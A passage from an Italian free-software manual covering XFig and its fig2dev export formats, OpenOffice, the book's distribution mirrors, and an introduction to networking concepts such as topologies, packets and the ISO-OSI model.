
Si può osservare in particolare che il testo può essere rappresentato con caratteri normali e anche con sequenze ottali, nella forma '`\`*nnn*'. Pertanto, la sequenza '**`\001`**' che si vede nell'esempio, rappresenta il codice *<SOH>*.

Un file FIG può contenere anche dei commenti, che appaiono preceduti dal simbolo '`#`', nella prima colonna (all'inizio di una riga), a parte la prima direttiva del tipo '**`#FIG`** *versione*', che serve a qualificare il contenuto del file.

109.2 Struttura generale dell'interfaccia grafica del programma


L'aspetto del programma non è quello comune ed è necessario apprendere il significato dei vari bottoni grafici e degli altri oggetti che stanno attorno alla superficie di disegno. In alto a sinistra si trovano alcuni pulsanti grafici che aprono dei menù a tendina:

Sotto ai bottoni si trova la descrizione della modalità attiva (selezionata con uno dei bottoni disposti verticalmente sul lato sinistro), mentre un po' più a destra si vede il nome del file aperto. Più a destra, vengono riepilogate le funzionalità disponibili con il mouse, in base alla modalità attiva, oppure in base alla posizione del puntatore del mouse.

Sul lato sinistro è disposta una serie di pulsanti grafici: un primo gruppo riguarda l'inserimento di oggetti sulla superficie di disegno; il secondo consente la modifica degli oggetti. Selezionando uno di questi pulsanti grafici, se ne ottiene anche la descrizione nello spazio sotto i pulsanti del menù, dove in particolare viene anche descritto il modo per richiamare la funzione corrispondente attraverso la tastiera.

Sul lato destro, in alto, appaiono alcuni pulsanti grafici e una serie di caselle di selezione, riferiti alla gestione della profondità. Ogni oggetto che si colloca sulla superficie da disegno, ha un livello, definito come profondità. Un valore pari a zero rappresenta il livello più esterno, mentre

un valore pari a 999 si riferisce a una profondità massima. Questa distinzione consente di sovrapporre gli oggetti stabilendo quale sia visibile e quale risulti nascosto: il livello di profondità più basso prende la precedenza e pone l'oggetto sopra gli altri. In questo modo, con il pannello dei pulsanti grafici, è possibile visualizzare solo uno o alcuni strati; nell'esempio mostrato, ne esiste uno soltanto, pari al valore 50:

Nel lato inferiore della finestra di XFig appaiono una serie di pulsanti grafici che variano a seconda del contesto e rappresentano delle opzioni che possono essere modificate:

109.3 Utilizzo comune del mouse

L'uso del mouse sulla superficie da disegno, non è intuitiva e ogni contesto ha la sua modalità di uso. Per quanto riguarda il disegno di oggetti comuni (poligoni, cerchi, linee), si possono riepilogare alcuni comportamenti importanti.

Il disegno di un oggetto richiede generalmente la pressione del primo tasto del mouse, in corrispondenza del primo punto che lo riguarda. Se l'oggetto prevede l'inserimento di più punti, questi si ottengono con la pressione successiva dello stesso tasto; se la quantità dei punti è indefinita, l'ultimo punto viene stabilito con la pressione del secondo tasto (quello centrale); al contrario, la pressione del terzo tasto quando l'oggetto non è terminato, provoca l'annullamento del suo inserimento.

Il disegno di un oggetto che prevede l'inserimento di più punti per il tratteggio di una linea, può essere iniziato e terminato con il secondo tasto del mouse, segnalando l'inizio e la fine; durante lo spostamento del mouse, si ottiene l'inserimento di diversi punti a intervalli relativamente frequenti.

In ogni caso, il promemoria che appare in alto a destra, descrive l'uso del mouse in base al contesto attivo; è sempre bene osservare questa guida per sapere come ci si deve comportare.

109.4 Esportazione e importazione di formati differenti

XFig è in grado di esportare un disegno in formati differenti, attraverso la voce `Export` del menù `File`, raggiungibile anche con la combinazione di tasti [*Meta+x*] ([*Alt+x*]). Al contrario, non è in grado di importare disegni da altri formati, ma per questo si possono usare programmi esterni.

Il primo programma da considerare è '**`fig2dev`**', in grado di convertire autonomamente un disegno FIG in altri formati (vettoriali o meno che siano):

```
fig2dev -L formato [opzioni] [file_fig [file_da_generare]]
```

'**`fig2dev`**' richiede un'opzione obbligatoria, '**`-L`**', con la quale si specifica il formato che deve avere il file di destinazione, ottenuto dalla conversione; inoltre, se non si indicano i file, usa lo standard input per ottenere il file FIG da convertire e lo standard output per il file da generare.

Tabella 109.1. Utilizzo dell'opzione '`-L`' con '`fig2dev`'.

Comando	Effetto
`-L box`	Genera il codice LaTeX necessario a ottenere una scatola della dimensione necessaria a contenere il disegno.
`-L cgm`	Genera un'immagine CGM (*Computer graphic metafile*).

`-L latex`
`-L epic`
`-L eepic`
`-L eepicemu`
	Genera un'immagine in formato LaTeX o in altri formati derivati più sofisticati.

`-L gif`	Genera un'immagine GIF.
`-L ibmgl`	Genera un disegno in formato IBM-GL, compatibile con HP-GL.
`-L jpeg`	Genera un'immagine JPEG.
`-L map`	Genera un file HTML contenente un riferimento a un'immagine esterna che però non viene creata automaticamente.
`-L mf`	Genera un file da utilizzare con MetaFont per la costruzione di un insieme di caratteri.
`-L mp` `-L mmp`	Genera un file MetaPost o MultiMetaPost.
`-L pcx`	Genera un'immagine PCX.

`-L eps`
`-L ps`
`-L pdf`
	Genera una trasformazione in EPS, PostScript e PDF.

`-L pic` `-L tpic`	Genera un file PIC, o TPIC, adatto per Groff.
`-L pictex`	Genera un formato PicTeX.
`-L png`	Genera un'immagine PNG.
`-L ppm`	Genera un'immagine PPM.
`-L pstex` `-L pstex_i`	Genera un formato PostScript senza testo e un formato LaTeX complementare, contenente solo il testo.
`-L sld`	Genera un formato SLD di AutoCAD.
`-L textyl`	Genera un formato Textyl.
`-L tiff`	Genera un'immagine TIFF.
`-L tk`	Genera un formato adatto a TCL/Tk.
`-L xbp`	Genera un'immagine XBM.
`-L xpp`	Genera un'immagine XPM.

Oltre all'opzione '`-L`', sono disponibili altre opzioni, alcune delle quali sono specifiche per il tipo di conversione che si intende attuare. Per l'elenco completo delle possibilità, basta consultare la pagina di manuale *gif2dev(1)*. Viene mostrato l'esempio della conversione di un file FIG in formato EPS:

```
$ fig2dev -L eps esempio.fig esempio.eps
```

È interessante notare che il file che si ottiene include solo l'area del disegno che contiene qualcosa, indipendentemente dal formato della carta che può essere specificato nel preambolo del file FIG.

Può essere interessante anche l'uso del programma '`pstoedit`', che è in grado di convertire un file PostScript in un disegno vettoriale; in particolare nel formato FIG:

```
$ pstoedit -f fig esempio.ps esempio.fig
```

In questo esempio, si vuole convertire il file '`esempio.ps`' nel file '`esempio.fig`' ('**`pstoedit`**' è descritto nella sezione 89.4.1).

Quando si esegue una conversione da un formato vettoriale finale, è molto probabile che si perdano delle informazioni significative sulla struttura del disegno. Per esempio, una linea tratteggiata contenuta in un file PostScript può tradursi in un file FIG come tante piccole linee indipendenti.

109.5 Riferimenti


- *Xfig user manual*

OpenOffice


OpenOffice [1] è un applicativo per l'automazione ufficio completo, che include il foglio elettronico, il programma di scrittura, il programma di disegno e il programma di presentazione. Si tratta fondamentalmente di una derivazione libera di StarOffice, pertanto rimane la compatibilità con i formati di questo sistema integrato per l'ufficio, così come per quelli di MS-Office.

110.1 Aspetto e funzionalità comuni


Il programma di scrittura di OpenOffice è completo; oltre alla gestione degli stili, esiste anche la possibilità di fare la «stampa unione», ovvero la creazione di documenti con campi variabili, da completare in abbinamento a un elenco di valori (di solito per le lettere circolari).

Figura 110.1. OpenOffice per la scrittura di documenti.

Anche il foglio elettronico di OpenOffice è completo, offrendo un alto grado di compatibilità con MS-Excel.

[1] **OpenOffice** software libero: GNU GPL e GNU LGPL, oppure SISSL, con alcune porzioni di codice soggette a licenze speciali

Figura 110.2. Il foglio elettronico di OpenOffice.

110.2 Configurazione generale

La configurazione di OpenOffice è accessibile dalla maschera che si vede nella figura 110.3. Si seleziona una voce nell'albero di sinistra, mentre a destra appare una maschera contestuale da compilare.

Figura 110.3. Configurazione di OpenOffice.

110.3 Riferimenti

- *OpenOffice.org*

  <*http://www.openoffice.org*>

Indice analitico del volume

Volume III

Comunicazioni e problemi di sicurezza

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- `daniele @ swlibero.org`

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte xxiv

Nozioni elementari sulle reti

Introduzione alle reti e al TCP/IP

La funzionalità più importante di un sistema Unix è la possibilità di comunicare attraverso la rete. Prima di iniziare a vedere le particolarità delle reti TCP/IP, tipiche degli ambienti Unix, conviene introdurre alcuni concetti generali.

Nell'ambito di questo contesto, il termine *rete* si riferisce idealmente a una maglia di collegamenti. In pratica indica un insieme di componenti collegati tra loro in qualche modo a formare un sistema (Questo concetto si riferisce alla teoria dei grafi). Ogni *nodo* di questa rete corrisponde generalmente a un elaboratore, che spesso viene definito *host* (elaboratore *host*), o anche *stazione*; i collegamenti tra questi nodi consentono il passaggio di dati in forma di *pacchetti*.

111.1 Estensione

Una rete può essere più o meno estesa; in tal senso si usano degli acronimi standard:

- **LAN,** *Local area network* **, rete locale**

  quando la rete è contenuta nell'ambito di un edificio, o di un piccolo gruppo di edifici adiacenti;

- **MAN,** *Metropolitan area network* **, rete metropolitana**

  quando la rete è composta dall'unione di più LAN nell'ambito della stessa area metropolitana, in altri termini si tratta di una rete estesa sul territorio di una città;

- **WAN,** *Wide area network* **, rete geografica**

  quando la rete è composta dall'unione di più MAN ed eventualmente anche di LAN, estendendosi geograficamente oltre l'ambito di una città singola.

Evidentemente, Internet è una rete WAN.

111.2 Topologia

Le strutture fondamentali delle reti (si parla in questo caso di *topologia di rete*) sono di tre tipi:

- stella;
- anello;
- bus.

Si ha una rete a stella quando tutti i nodi periferici sono connessi a un nodo principale in modo indipendente dagli altri. Così, tutte le comunicazioni passano per il nodo centrale e in pratica sono gestite completamente da questo. Rientra in questa categoria il collegamento *punto-punto* , o *point-to-point*, in cui sono collegati solo due nodi.


Figura 111.1. Topologia a stella.

Si ha una rete ad anello quando tutti i nodi sono connessi tra loro in sequenza, in modo da formare un anello ideale, dove ognuno ha un contatto diretto solo con il precedente e il successivo. In questo modo, la comunicazione avviene (almeno in teoria) a senso unico e ogni nodo ritrasmette al successivo i dati che non sono destinati allo stesso.



Figura 111.2. Topologia ad anello.

Si ha una rete a bus quando la connessione dei nodi è condivisa da tutti, per cui i dati trasmessi da un nodo sono intercettabili da tutti gli altri. In questa situazione la trasmissione simultanea da parte di due nodi genera un collisione e la perdita del messaggio trasmesso.

Figura 111.3. Topologia a bus.

111.3 Pacchetto

I dati viaggiano nella rete in forma di *pacchetti*. Il termine è appropriato perché si tratta di una sorta di confezionamento delle informazioni attraverso cui si definisce il mittente e il destinatario dei dati trasmessi.

Il confezionamento e le dimensioni dei pacchetti dipendono dal tipo di rete fisica utilizzata.

I dati sono un materiale duttile che può essere suddiviso e aggregato in vari modi. Ciò significa che, durante il loro tragitto, i dati possono essere scomposti e ricomposti più volte e in modi differenti. Per esempio, per attraversare un segmento di una rete particolare, potrebbe essere necessario suddividere dei pacchetti troppo grandi in pacchetti più piccoli, oppure potrebbe essere utile il contrario.

In particolare, si parla di *incapsulamento* quando i pacchetti vengono inseriti all'interno di altri pacchetti; inoltre si parla di *tunnel* quando questa tecnica viene usata in modo sistematico tra due punti.

A questo punto, dovrebbe essere evidente che il significato del termine pacchetto può avere valore solo in riferimento a un contesto preciso. Sui documenti che trattano delle reti in modo più approfondito, si parla anche di *trama* e di PDU (*Protocol data unit*), ma in generale, se non c'è la necessità di distinguere sfumature particolari di questo problema, è meglio evitare di usare termini che potrebbero creare confusione.

Il termine *datagramma*, rappresenta il pacchetto di un protocollo non connesso; per questo non va inteso come sinonimo di pacchetto in senso generale.

111.4 Protocollo

I pacchetti di dati vengono trasmessi e ricevuti in base a delle regole definite da un *protocollo di comunicazione* .

A qualunque livello della nostra esistenza è necessario un protocollo per comunicare: in un colloquio tra due persone, chi parla invia un messaggio all'altra che, per riceverlo, deve ascoltare. Volendo proseguire con questo esempio, si può anche considerare il problema dell'inizio e della conclusione della comunicazione: la persona con cui si vuole comunicare oralmente deve essere raggiunta e si deve ottenere la sua attenzione, per esempio con un saluto; alla fine della comunicazione occorre un modo per definire che il contatto è terminato, con una qualche forma di commiato.

Quanto appena visto è solo una delle tante situazioni possibili. Si può immaginare cosa accada in un'assemblea o in una classe durante una lezione.

La distinzione più importante tra i protocolli è quella che li divide in connessi e non connessi. Il protocollo non connesso, o datagramma, funziona in modo simile all'invio di una cartolina, o di una lettera, che contiene l'indicazione del destinatario ma non il mittente. In tal caso, il protocollo non fornisce il mezzo per determinare se il messaggio è giunto o meno a destinazione. Il protocollo connesso prevede la conferma dell'invio di un messaggio, la ritrasmissione in caso di errore e la ricomposizione dell'ordine dei pacchetti.

111.5 Modello ISO-OSI

La gestione della comunicazione in una rete è un problema complesso; in passato, questo è stato alla base delle maggiori incompatibilità tra i vari sistemi, a cominciare dalle differenze legate all'hardware.

Il modello OSI (*Open system interconnection*), diventato parte degli standard ISO, scompone la gestione della rete in livelli, o strati (*layer*). Questo modello non definisce uno standard tecnologico, ma un riferimento comune ai concetti che riguardano le reti.

> I codici riferiti a standard ISO che riguardano l'insieme della descrizione dei sette livelli OSI sono più di uno; pertanto, è attraverso la sigla ISO-OSI, o simili, che questi vengono identificati di consueto.

I livelli del modello ISO-OSI sono sette e, per tradizione, vanno visti nel modo indicato nell'elenco seguente, dove il primo livello è quello più basso ed è a contatto del supporto fisico di trasmissione, mentre l'ultimo è quello più alto ed è a contatto delle applicazioni utilizzate dall'utente.

Livello	Definizione	Contesto
7	Applicazione	Interfaccia di comunicazione con i programmi (*Application program interface*).
6	Presentazione	Formattazione e trasformazione dei dati a vario titolo, compresa la cifratura e decifratura.
5	Sessione	Instaurazione, mantenimento e conclusione delle sessioni di comunicazione.
4	Trasporto	Invio e ricezione di dati in modo da controllare e, possibilmente, correggere gli errori.
3	Rete	Definizione dei pacchetti, dell'indirizzamento e dell'instradamento in modo astratto rispetto al tipo fisico di comunicazione.

Livello	Definizione	Contesto
2	Collegamento dati (*data link*)	Definizione delle trame (*frame*) e dell'indirizzamento in funzione del tipo fisico di comunicazione.
1	Fisico	Trasmissione dei dati lungo il supporto fisico di comunicazione.

111.5.1 Un esempio per associazione di idee

Per comprendere intuitivamente il significato della suddivisione in livelli del modello ISO-OSI, si può provare a tradurre in questi termini l'azione di intrattenere una corrispondenza cartacea con qualcuno: Tizio scrive a Caio e probabilmente lo stesso fa Caio nei confronti di Tizio.

L'abbinamento che viene proposto non è assoluto o definitivo; quello che conta è soltanto riuscire a comprendere il senso delle varie fasi e il motivo per cui queste esistono nel modello ISO-OSI.

Quando Tizio si accinge a scrivere una lettera a Caio, si trova al livello più alto, il settimo, del modello ISO-OSI. Tizio sa cosa vuole comunicare a Caio, ma non lo fa ancora, perché deve decidere la forma in cui esprimere i concetti nel foglio di carta.

Quando Tizio comincia a scrivere, si trova al livello sesto del modello, perché ha definito il modo in cui il suo pensiero si trasforma in codice su carta. Naturalmente, ciò che scrive dovrà essere comprensibile a Caio; per esempio, se Tizio scrive normalmente da destra verso sinistra nei suoi appunti personali, dovrà avere cura di scrivere a Caio usando la forma «standard» (da sinistra verso destra); eventualmente, se non può fare a meno di scrivere in quel modo, dovrà provvedere a fare una fotocopia speciale del suo scritto, in modo da raddrizzare il testo.

La lettera che scrive Tizio può essere un messaggio fine a se stesso, per il quale non serve che Caio risponda espressamente, oppure può essere una fase di una serie di lettere che i due devono scriversi per definire ciò che interessa loro. Questa caratteristica riguarda il quinto livello.

Quando Tizio inserisce la sua lettera nella busta, deve decidere che tipo di invio vuole fare. Per esempio può trattarsi di lettera normale, con la quale non può sapere se questa è giunta effettivamente a destinazione, oppure può essere una raccomandata con avviso di ricevimento. Questo problema risiede nel quarto livello.

Infine, Tizio mette l'indirizzo di destinazione e il mittente, quindi mette la busta in una cassetta della posta. Da questo punto in poi, Tizio ignora ciò che accade alla busta contenente la sua lettera diretta a Caio.


Il sistema postale che si occupa di prelevare e portare la busta di Tizio all'indirizzo di Caio, è in pratica ciò che corrisponde ai primi due livelli del modello. Per la precisione, il secondo livello richiede la definizione delle coordinate terrestri corrispondenti all'indirizzo. In altri termini, la via e il numero di una certa città, sono un'astrazione umana di ciò che in realtà corrisponde a un punto particolare sul pianeta. Per raggiungere questo punto, il servizio postale si avvale delle vie di comunicazione disponibili: strade, ferrovie, navigazione fluviale, marittima e aerea. In questo senso, le vie di comunicazione e i mezzi di trasporto usati, costituiscono il primo livello del modello di riferimento.

111.5.2 Comunicazione tra i livelli e imbustamento

I dati da trasmettere attraverso la rete, vengono prodotti al livello più alto del modello, quindi, con una serie di trasformazioni e aggiungendo le informazioni necessarie, vengono passati di livello in livello fino a raggiungere il primo, quello del collegamento fisico. Nello stesso modo, quando i dati vengono ricevuti dal livello fisico, vengono passati e trasformati da un livello al successivo, fino a raggiungere l'ultimo.

In questo modo, si può dire che a ogni passaggio verso il basso i pacchetti vengano imbustati in pacchetti (più grandi) del livello inferiore, mentre, a ogni passaggio verso l'alto, i pacchetti vengono estratti dalla busta di livello inferiore. In questa circostanza, si parla preferibilmente di PDU di livello *n* (*Protocol data unit*) per identificare il pacchetto realizzato a un certo livello del modello ISO-OSI.

Figura 111.4. Trasformazione dei pacchetti da un livello all'altro.


```
.-------------------.
| Applicazione      | 7-PDU     |              ^
|-------------------|           |              |
| Presentazione     |           |              |
|-------------------|           |              |
| Sessione          |           |              |
|-------------------|           |          Estrazione
| Trasporto         |     Imbustamento         |
|-------------------|           |              |
| Rete              |           |              |
|-------------------|           |              |
| Collegamento dati |           |              |
|-------------------|           |              |
| Fisico            | 1-PDU     V              |
`-------------------'
```

Nel passaggio da un livello a quello inferiore, l'imbustamento implica un aumento delle dimensioni del pacchetto, ovvero del PDU. A certi livelli, può essere introdotta la frammentazione e la ricomposizione dei pacchetti, a seconda delle esigenze di questi.

111.6 Interconnessione tra le reti

In precedenza sono stati visti i tipi elementari di topologia di rete. Quando si vogliono unire due reti per formarne una sola più grande, si devono utilizzare dei nodi speciali connessi simultaneamente a entrambe le reti da collegare. A seconda del livello su cui intervengono per effettuare questo collegamento, si parla di ripetitore, bridge, router o gateway.

Il ripetitore è un componente che collega due reti fisiche intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente. Il ripetitore tipico è l'HUB, ovvero il concentratore di rete.

Figura 111.5. Il ripetitore permette di allungare una rete, intervenendo al primo livello del modello ISO-OSI.

```
.-------------------.                                          .-------------------.
| Applicazione      |                                          | Applicazione      |
|-------------------|                                          |-------------------|
| Presentazione     |                                          | Presentazione     |
|-------------------|                                          |-------------------|
| Sessione          |                                          | Sessione          |
|-------------------|                                          |-------------------|
| Trasporto         |                                          | Trasporto         |
|-------------------|                                          |-------------------|
| Rete              |                                          | Rete              |
|-------------------|                                          |-------------------|
| Collegamento dati |            RIPETITORE                    | Collegamento dati |
|-------------------|    .---------------------------.         |-------------------|
| Fisico            |    |           Fisico          |         | Fisico            |
`-------------------'    `---------------------------'         `-------------------'
         |                    |                 |                   |
         `--------------------'                 `-------------------'
```

